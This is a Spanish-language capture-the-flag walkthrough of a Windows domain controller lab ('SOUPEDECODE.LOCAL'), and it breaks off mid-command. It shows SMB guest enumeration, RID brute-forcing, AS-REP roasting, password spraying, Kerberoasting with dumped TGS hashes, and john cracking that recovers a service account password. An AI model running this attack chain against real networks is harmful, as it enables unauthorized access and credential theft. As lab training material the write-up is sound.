Vamos a realizar la máquina windows en cuestión, yo creo que por el nombre de la máquina se puede llegar a notar como la máquina es un Domain Controller aún así queda pendiente ver klk

Esta máquina no se porque motivo con la red doméstica no la he podido encontrar por lo que la he puesto en un red nat que sera la eth1 de la máquina linux.

Para encontrar la IP en este caso he tenido que hacer un arp-scan eth1 --localnet y he visto que la única IP aparte de la mia era la x.x.x.10 por lo que he podido literalmente identificarla de esta forma.

Realizamos un primer NMAP y vemos los puertos habituales de windows abiertos.

```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ sudo nmap -p- --min-rate 5000 -n -Pn -sV -sC -vvv 10.0.2.10 -oN scanad01.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-14 14:41 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:41
Completed NSE at 14:41, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:41
Completed NSE at 14:41, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:41
Completed NSE at 14:41, 0.00s elapsed
Initiating ARP Ping Scan at 14:41
Scanning 10.0.2.10 [1 port]
Completed ARP Ping Scan at 14:41, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 14:41
Scanning 10.0.2.10 [65535 ports]
Discovered open port 445/tcp on 10.0.2.10
Discovered open port 53/tcp on 10.0.2.10
Discovered open port 139/tcp on 10.0.2.10
Discovered open port 135/tcp on 10.0.2.10
Discovered open port 9389/tcp on 10.0.2.10
Discovered open port 88/tcp on 10.0.2.10
Discovered open port 464/tcp on 10.0.2.10
Discovered open port 49664/tcp on 10.0.2.10
Discovered open port 5985/tcp on 10.0.2.10
Discovered open port 49677/tcp on 10.0.2.10
Discovered open port 3269/tcp on 10.0.2.10
Discovered open port 3268/tcp on 10.0.2.10
Discovered open port 636/tcp on 10.0.2.10
Discovered open port 49668/tcp on 10.0.2.10
Discovered open port 389/tcp on 10.0.2.10
Discovered open port 593/tcp on 10.0.2.10
Discovered open port 49693/tcp on 10.0.2.10
Completed SYN Stealth Scan at 14:41, 26.35s elapsed (65535 total ports)
Initiating Service scan at 14:41
Scanning 17 services on 10.0.2.10
Completed Service scan at 14:42, 53.57s elapsed (17 services on 1 host)
```

```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ netexec smb 10.0.2.10 -u '' -p ''
SMB         10.0.2.10       445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         10.0.2.10       445    DC01             [-] SOUPEDECODE.LOCAL\: STATUS_ACCESS_DENIED

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ netexec smb 10.0.2.10 -u '' -p '' --shares
SMB         10.0.2.10       445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         10.0.2.10       445    DC01             [-] SOUPEDECODE.LOCAL\: STATUS_ACCESS_DENIED
SMB         10.0.2.10       445    DC01             [-] IndexError: list index out of range
SMB         10.0.2.10       445    DC01             [-] Error enumerating shares: Error occurs while reading from remote(104)

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ netexec smb 10.0.2.10 -u 'guest' -p '' --shares
SMB         10.0.2.10       445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         10.0.2.10       445    DC01             [+] SOUPEDECODE.LOCAL\guest:
SMB         10.0.2.10       445    DC01             [*] Enumerated shares
SMB         10.0.2.10       445    DC01             Share           Permissions     Remark
SMB         10.0.2.10       445    DC01             -----           -----------     ------
SMB         10.0.2.10       445    DC01             ADMIN$                          Remote Admin
SMB         10.0.2.10       445    DC01             backup
SMB         10.0.2.10       445    DC01             C$                              Default share
SMB         10.0.2.10       445    DC01             IPC$            READ            Remote IPC
SMB         10.0.2.10       445    DC01             NETLOGON                        Logon server share
SMB         10.0.2.10       445    DC01             SYSVOL                          Logon server share
SMB         10.0.2.10       445    DC01             Users
```

Con netexec i guest hemos sacado a la lista de usuarios mediante rid-brute:

```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ netexec smb 10.0.2.10 -u 'guest' -p '' --rid-brute
SMB         10.0.2.10       445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         10.0.2.10       445    DC01             [+] SOUPEDECODE.LOCAL\guest:
SMB         10.0.2.10       445    DC01             498: SOUPEDECODE\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.0.2.10       445    DC01             500: SOUPEDECODE\Administrator (SidTypeUser)
SMB         10.0.2.10       445    DC01             501: SOUPEDECODE\Guest (SidTypeUser)
SMB         10.0.2.10       445    DC01             502: SOUPEDECODE\krbtgt (SidTypeUser)
SMB         10.0.2.10       445    DC01             512: SOUPEDECODE\Domain Admins (SidTypeGroup)
SMB         10.0.2.10       445    DC01             513: SOUPEDECODE\Domain Users (SidTypeGroup)
SMB         10.0.2.10       445    DC01             514: SOUPEDECODE\Domain Guests (SidTypeGroup)
SMB         10.0.2.10       445    DC01             515: SOUPEDECODE\Domain Computers (SidTypeGroup)
SMB         10.0.2.10       445    DC01             516: SOUPEDECODE\Domain Controllers (SidTypeGroup)
SMB         10.0.2.10       445    DC01             517: SOUPEDECODE\Cert Publishers (SidTypeAlias)
SMB         10.0.2.10       445    DC01             518: SOUPEDECODE\Schema Admins (SidTypeGroup)
SMB         10.0.2.10       445    DC01             519: SOUPEDECODE\Enterprise Admins (SidTypeGroup)
SMB         10.0.2.10       445    DC01             520: SOUPEDECODE\Group Policy Creator Owners (SidTypeGroup)
SMB         10.0.2.10       445    DC01             521: SOUPEDECODE\Read-only Domain Controllers (SidTypeGroup)
SMB         10.0.2.10       445    DC01             522: SOUPEDECODE\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.0.2.10       445    DC01             525: SOUPEDECODE\Protected Users (SidTypeGroup)
SMB         10.0.2.10       445    DC01             526: SOUPEDECODE\Key Admins (SidTypeGroup)
SMB         10.0.2.10       445    DC01             527: SOUPEDECODE\Enterprise Key Admins (SidTypeGroup)
SMB         10.0.2.10       445    DC01             553: SOUPEDECODE\RAS and IAS Servers (SidTypeAlias)
SMB         10.0.2.10       445    DC01             571: SOUPEDECODE\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.0.2.10       445    DC01             572: SOUPEDECODE\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.0.2.10       445    DC01             1000: SOUPEDECODE\DC01$ (SidTypeUser)
SMB         10.0.2.10       445    DC01             1101: SOUPEDECODE\DnsAdmins (SidTypeAlias)
SMB         10.0.2.10       445    DC01             1102: SOUPEDECODE\DnsUpdateProxy (SidTypeGroup)
SMB         10.0.2.10       445    DC01             1103: SOUPEDECODE\bmark0 (SidTypeUser)
SMB         10.0.2.10       445    DC01             1104: SOUPEDECODE\otara1 (SidTypeUser)
SMB         10.0.2.10       445    DC01             1105: SOUPEDECODE\kleo2 (SidTypeUser)
SMB         10.0.2.10       445    DC01             1106: SOUPEDECODE\eyara3 (SidTypeUser)
SMB         10.0.2.10       445    DC01             1107: SOUPEDECODE\pquinn4 (SidTypeUser)
```

Filtramos solo por los usuarios que a nosotros nos interesa...

```
PC-90$
firewall_svc
backup_svc
web_svc
monitoring_svc
admin

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ cat users.txt | awk '{print $6}' | awk -F '\' '{print $2}' > users.txt

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ cat users.txt

guest:
Enterprise
Administrator
Guest
krbtgt
Domain
Domain
Domain
Domain
Domain
Cert
Schema
```


Ahora con estos usuarios podemos llegar a probar sin credenciales un as-rep roast attack. Sorprendentemente con tantos usuarios y no consigo absolutamente nada, al parecer he flasheado bastante por aquí. Tocará hacer enumeración para ver si logro ver algún password escondido.

```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ impacket-GetNPUsers -usersfile users.txt -request -format hashcat -dc-ip 10.0.2.10 'soupedecode.local/'
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[-] invalid principal syntax
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for re
bjects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```


Enumerado el remote ipc, no veo nada que pueda resultar en un posible password, no se que puedo hacer a continuación

```
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.0.2.10:445   Name: soupedecode.local         Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        backup                                                  NO ACCESS
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        ./IPC$
        fr--r--r--              3 Sun Dec 31 23:45:16 1600    InitShutdown
        fr--r--r--              6 Sun Dec 31 23:45:16 1600    lsass
        fr--r--r--              3 Sun Dec 31 23:45:16 1600    ntsvcs
        fr--r--r--              3 Sun Dec 31 23:45:16 1600    scerpc
        fr--r--r--              1 Sun Dec 31 23:45:16 1600    Winsock2\CatalogChangeListener-2bc-0
        fr--r--r--              1 Sun Dec 31 23:45:16 1600    Winsock2\CatalogChangeListener-170-0
        fr--r--r--              3 Sun Dec 31 23:45:16 1600    epmapper
        fr--r--r--              1 Sun Dec 31 23:45:16 1600    Winsock2\CatalogChangeListener-218-0
        fr--r--r--              3 Sun Dec 31 23:45:16 1600    LSM_API_service
        fr--r--r--              1 Sun Dec 31 23:45:16 1600    Winsock2\CatalogChangeListener-184-0
        fr--r--r--              3 Sun Dec 31 23:45:16 1600    eventlog
        fr--r--r--              1 Sun Dec 31 23:45:16 1600    Winsock2\CatalogChangeListener-478-0
        fr--r--r--              3 Sun Dec 31 23:45:16 1600    atsvc
        fr--r--r--              4 Sun Dec 31 23:45:16 1600    wkssvc
        fr--r--r--              1 Sun Dec 31 23:45:16 1600    Winsock2\CatalogChangeListener-5e0-0
        fr--r--r--              1 Sun Dec 31 23:45:16 1600    Winsock2\CatalogChangeListener-2bc-1
        fr--r--r--              3 Sun Dec 31 23:45:16 1600    RpcProxy\49677
        fr--r--r--              3 Sun Dec 31 23:45:16 1600    328d8989013b5e79
        fr--r--r--              3 Sun Dec 31 23:45:16 1600    RpcProxy\593
        fr--r--r--              4 Sun Dec 31 23:45:16 1600    srvsvc
        fr--r--r--              3 Sun Dec 31 23:45:16 1600    netdfs
        fr--r--r--              1 Sun Dec 31 23:45:16 1600    Winsock2\CatalogChangeListener-2a8-0
        fr--r--r--              3 Sun Dec 31 23:45:16 1600    W32TIME_ALT
        fr--r--r--              1 Sun Dec 31 23:45:16 1600    Winsock2\CatalogChangeListener-9ec-0
        fr--r--r--              1 Sun Dec 31 23:45:16 1600    PIPE_EVENTROOT\CIMV2SCM EVENT PROVIDER
        fr--r--r--              1 Sun Dec 31 23:45:16 1600    Winsock2\CatalogChangeListener-9a0-0
        NETLOGON                                                NO ACCESS       Logon server share
        SYSVOL                                                  NO ACCESS       Logon server share
        Users                                                   NO ACCESS
[*] Closed 1 connections
```


Realmente no tenemos más alternativa ya que cuando nos metemos dentro con smbclient, nos dice que realmente no podemos listar el contenido dentro de IPC$, así que no queda otra alternativa que hacer literalmente fuerza bruta de usuarios con los propios usuarios, con el parámetro no bruteforce simplemente probaremos el usuario ñema22 con el password ñema22, pero no con el resto de usuarios. El parámetro continue on success hace que no se pare al encontrar un positivo. Vemos como todos los usuarios aquí presentes son guest menos 1...



El usuario ybob317 tiene su mismo nombre de user como password.



No hay winrm pero si que hay acceso a otras carpetas compartidas que no teníamos antes.



Hace pinta de que de esta forma vamos a obtener la flag de usuario, pero poco más realmente la flag me da igual solo quiero seguir la máquina,

```
        fr--r--r--                 1 Sun Dec 31 23:45:16 1600    PIPE_EVENTROOT\CIMV2SCM EVENT PROVIDER
        fr--r--r--                 1 Sun Dec 31 23:45:16 1600    Winsock2\CatalogChangeListener-9a0-0
        NETLOGON                                                 READ ONLY       Logon server share
        ./NETLOGON
        dr--r--r--                 0 Mon Jun 17 19:42:50 2024    .
        dr--r--r--                 0 Sat Jun 15 21:30:47 2024    ..
        SYSVOL                                                   READ ONLY       Logon server share
        ./SYSVOL
        dr--r--r--                 0 Mon Jun 17 19:42:50 2024    .
        dr--r--r--                 0 Sat Jun 15 21:21:35 2024    ..
        dr--r--r--                 0 Sat Jun 15 21:21:35 2024    SOUPEDECODE.LOCAL
        dr--r--r--                 0 Mon Jun 17 19:42:50 2024    TsjJEzXGpu
        Users                                                    READ ONLY
        ./Users
        dw--w--w--                 0 Fri Jul  5 00:48:22 2024    .
        dr--r--r--                 0 Mon Jun 17 19:42:50 2024    ..
        dr--r--r--                 0 Fri Jul  5 00:49:01 2024    admin
        dr--r--r--                 0 Sat Jun 15 21:56:40 2024    Administrator
        dr--r--r--                 0 Sun Jun 16 05:49:29 2024    All Users
        dw--w--w--                 0 Sun Jun 16 04:51:08 2024    Default
        dr--r--r--                 0 Sun Jun 16 05:49:29 2024    Default User
        fr--r--r--               174 Sun Jun 16 05:46:32 2024    desktop.ini
        dw--w--w--                 0 Sat Jun 15 19:54:32 2024    Public
        dr--r--r--                 0 Mon Jun 17 19:24:32 2024    ybob317
[*] Closed 1 connections
```

Todos los hashes siguientes han sido obtenidos, ahora a ver que se puede hacer con esto de por aquí, a mi me interesa sobretodo el backup_svc más que nada porque tiene pinta de que podremos hacer el habitual ataque de DCSYNC y pillar la SAM y la SYSTEM sin problemas, o no?

```
CLOCK: time stepped by 32413.534444

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ impacket-GetUserSPNs SOUPEDECODE.LOCAL/ybob317:ybob317 -dc-ip 10.0.2.10 -request
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName    Name           MemberOf  PasswordLastSet             LastLogon  Delegation
----------------------  -------------  --------  --------------------------  ---------  ----------
FTP/FileServer          file_svc                 2024-06-17 19:32:23.726085  <never>
FW/ProxyServer          firewall_svc             2024-06-17 19:28:32.710125  <never>
HTTP/BackupServer       backup_svc               2024-06-17 19:28:49.476511  <never>
HTTP/WebServer          web_svc                  2024-06-17 19:29:04.569417  <never>
HTTPS/MonitoringServer  monitoring_svc           2024-06-17 19:29:18.511871  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$23$*file_svc$SOUPEDECODE.LOCAL$SOUPEDECODE.LOCAL/file_svc*$b190986252b62f64501d320813beb768$9cca06b53775a0b6468d52a575811937a61b3c8b14770181eafc114d6c542db9e1a72b516dbca8fbce8c2f7
6527830d563eb8e356eebb53ae40cac57ccdff20c89fc40362094653d9054eaeced3ed3f4f1393381c89fcfc635ae18c932ff1c805d20a2a2bf096a4bf9ce144c971a5ed14d0190a19a6795e0f624bd46d7ca8abfed9963b696eb66c2a05
bfe66d25f92ccb4848045dab2a8edd5f1ab040542facda2d52b3005a1a17394156640f3868bf47a425455f48a2d93da13a23c26b759e6d23ff443be39982af6d7bbaaa69a6bcdcd146933ddda4ad72d2f2a0a613a7f1910d094c05a95430
575781b86cb47fca4cb0172de20f8cfb0f26c0915158886f4d87ca4181fcb0c3d43d714f0e610686d6771afc5c4de48ee247ae57eeffb13387c0a3010a21b94f9f30411030f09a07f0b75cd86a261eac6fe854c0451efb2b57443389bd1c
2152da7d8ae8753fd9594c1e51a6e7109e5d0574104648588e6058695ce9269bde5202d9e2807f1df95856a28cbcef37d07a639eb254d3253ee87519bdf30698212751acc1538f2e998c91c7fe5256fa027227fc1ddb0ddb68972dc127c
3a217e35621df1f93b9ff7ea86229d877df4597fbc6025365c6277ae8098fe72b6cf2bcceeb13ca2e788df5c1bfc3b076f3e7e87178724d2adf651e0b131e0146a848a907ff6a5a2998d8d08b15adc1b59a0f8e979511cc886f7bb22e2d5
74ea1e861cb39abf05fc51a0d827d1136dc9a0b0daf6de0f538f3aabb54304a9ddb5a60664fed9929ebb9907a274103167ca41b772ce8a5bf2f3236a969595c8c616a93d2ac6ce8000ca080277dc5d542b2f3ce92592510ba49541ed78d
3faa24f7a23ec192d2841186c8ff53f8b4395456a20bc15ae57ceebc2140878caf5253f652a299e2867e4d606adf226f38372d939f9fd6265e0da02b1d16121a971d30192fc9bc4bb5e422d505593ce112abe93eac09edefa92ed61c2259
7c3220b06ed626595aa007a0e9d10319342f02fc8748dafc925a68d4a28949df2f005b13abbc85e913c53fc169fe9c3f26f78241740180b599ce9a8ac01463885e5730cfa258ea082face81927d457892309bd4d04e64b2ffbb93aa6b4ff
f7835804b62e9ea45aebae20a4c131efbe6bcf294482f71189c3e6778d864ee3e9e84d9d47c408ffc6cd6f83a810922fd3cf5d0f9a61d03404f44e4587c451c18ef9e7ba226cd35a805c3548b99522ee08b712377fa418870f4443f5c27d
53f4ae483c7be6dc1e6962a31eda4b1d380694e87db1c60ad51b3e81f452fb61acc4f25153cc8729a293385b869eb8c7c8b0e40d93930dceae5a9019fa7b4d8b55fa3356e4fb7811b0c9e5579896485 0a6adf76b3c8ec5c48d88fc8bcc00
e56cb744d7e3f99df8682c18cfe74d74a8473e8238526d3b01d7b56d5ced4a2fd042a64296c525b9c9242760ceda8b8b49d1490093a6f9ba14289452e318d36ca6d4620e6e76db6e8a5
$krb5tgs$23$*firewall_svc$SOUPEDECODE.LOCAL$SOUPEDECODE.LOCAL/firewall_svc*$ca7ea342ada0398917e718a17f915132$c89874770b49ebef9b29ed27d73752e1c9f6e47afea70ff1f2156e310f20b597d02238e3342e25a
751076b7d426e9462546226e401700e4249662377a49c808712eaf646bf37ad96292f3f7303824344ef4188025874d230c252ecc55ebe32894fbffd5281b2646f2e00f1a91201f110a1bd9e25142f4d7728bd362e4f4a994fec92793df69
5bffa07d6d4a11e32f5fad78e5517b44127eab860a301f58949e2e9389c7df778c787e329f3fa25b9f63e0bbb050cc96a7e4fc746e775b6f1749791b6782b9d9dfa2482a8b45fbc803f3f63c0fa8d7e8d3170b3ff442b39c56448d7f139a
2b3d85bbe51c78a90b7fadd45ffd5537e1ae420642cd61028829eaa0b7f3c2959999166e0450c365ed5af4f3de155079d7f8d45574251415668 5d1e8e4ed2c1e4e76b26c6bc202658b787d3a1a690485d878e432ddff137c152c91f1109f
cc90e89266964a1787c07dd29be41a8e69992d2705068c07374ea4f06f24eccbabe3002919604cdfbae9fdf25b0e122cb8e7ac4055d3ebf235807b2037a6384aaf15baaa4f228ab8edf0156f9c7[redacted]
e6303a736cd2292855212b280e82a259d2b7fe24dfe502b9e523967a43bb1d024cfdbcb2bee0c705d2c98b8052197b08a63e2aa4262e53d74b77ee57420c4fd0f4130a61e5ca4a8c341ae90c3ae2[redacted]
```

Pues no ha habido suerte, tocara seguir provando...

```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt backup_svc
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:08 71.83% (ETA: 15:48:47) 0g/s 1284Kp/s 1284Kc/s 1284KC/s akia14..akersloot
0g 0:00:00:11 DONE (2025-04-14 15:48) 0g/s 1286Kp/s 1286Kc/s 1286KC/s !!12Honey..*7¡Vamos!
Session completed.

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
```

Obtenemos la flag de usuario de ybob317

```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ smbmap -H 10.0.2.10 -u 'ybob317' -p 'ybob317' --download users/ybob317/Desktop/user.txt

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \   |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[+] Starting download: users\ybob317\Desktop\user.txt (32 bytes)
[+] File output to: /home/jouker/Escritorio/temporal/10.0.2.10-users_ybob317_Desktop_user.txt
[*] Closed 1 connections

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ ls -l
total 36
-rw-rw-r-- 1 jouker jouker    32 abr 14 15:53 10.0.2.10-users_ybob317_Desktop_user.txt
-rw-rw-r-- 1 jouker jouker  2220 abr 14 15:48 backup_svc
-rw-rw-r-- 1 jouker jouker 11102 abr 14 15:47 hashes.txt
-rw-r--r-- 1 root   root    3188 abr 14 14:43 scanad01.txt
-rw-rw-r-- 1 jouker jouker 10246 abr 14 14:52 users.txt

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ cat 10.0.2.10-users_ybob317_Desktop_user.txt
6bab1f09a7403980bfeb4c2b412be47b
```

Hay un password válido despues de hacer un kerberoasting al usuario file_svc... De hecho despues de probar todas las combinaciones era el único que le he conseguido extraer el

password a traves de john.

```
0g 0:00:00:00 8.20% (ETA: 15:58:29) 0g/s 1201Kp/s 1201Kc/s 1201KC/s btgptmpth5..btaney14
Session aborted

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt filehash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:05 43.77% (ETA: 15:58:46) 0g/s 1272Kp/s 1272Kc/s 1272KC/s lafanga..lae246
Password123!!    (?)
1g 0:00:00:08 DONE (2025-04-14 15:58) 0.1206g/s 1294Kp/s 1294Kc/s 1294KC/s Patchie01..Partygurl
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$
```

```
┌──(jouker㉿joukerm)-[~]
└─$ netexec smb 10.0.2.10 -u 'file_svc' -p 'Password123!!'
SMB         10.0.2.10       445    DC01            [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB         10.0.2.10       445    DC01            [+] SOUPEDECODE.LOCAL\file_svc:Password123!!
```

```
┌──(jouker㉿joukerm)-[~]
└─$ netexec smb 10.0.2.10 -u 'file_svc' -p 'Password123!!' --shares
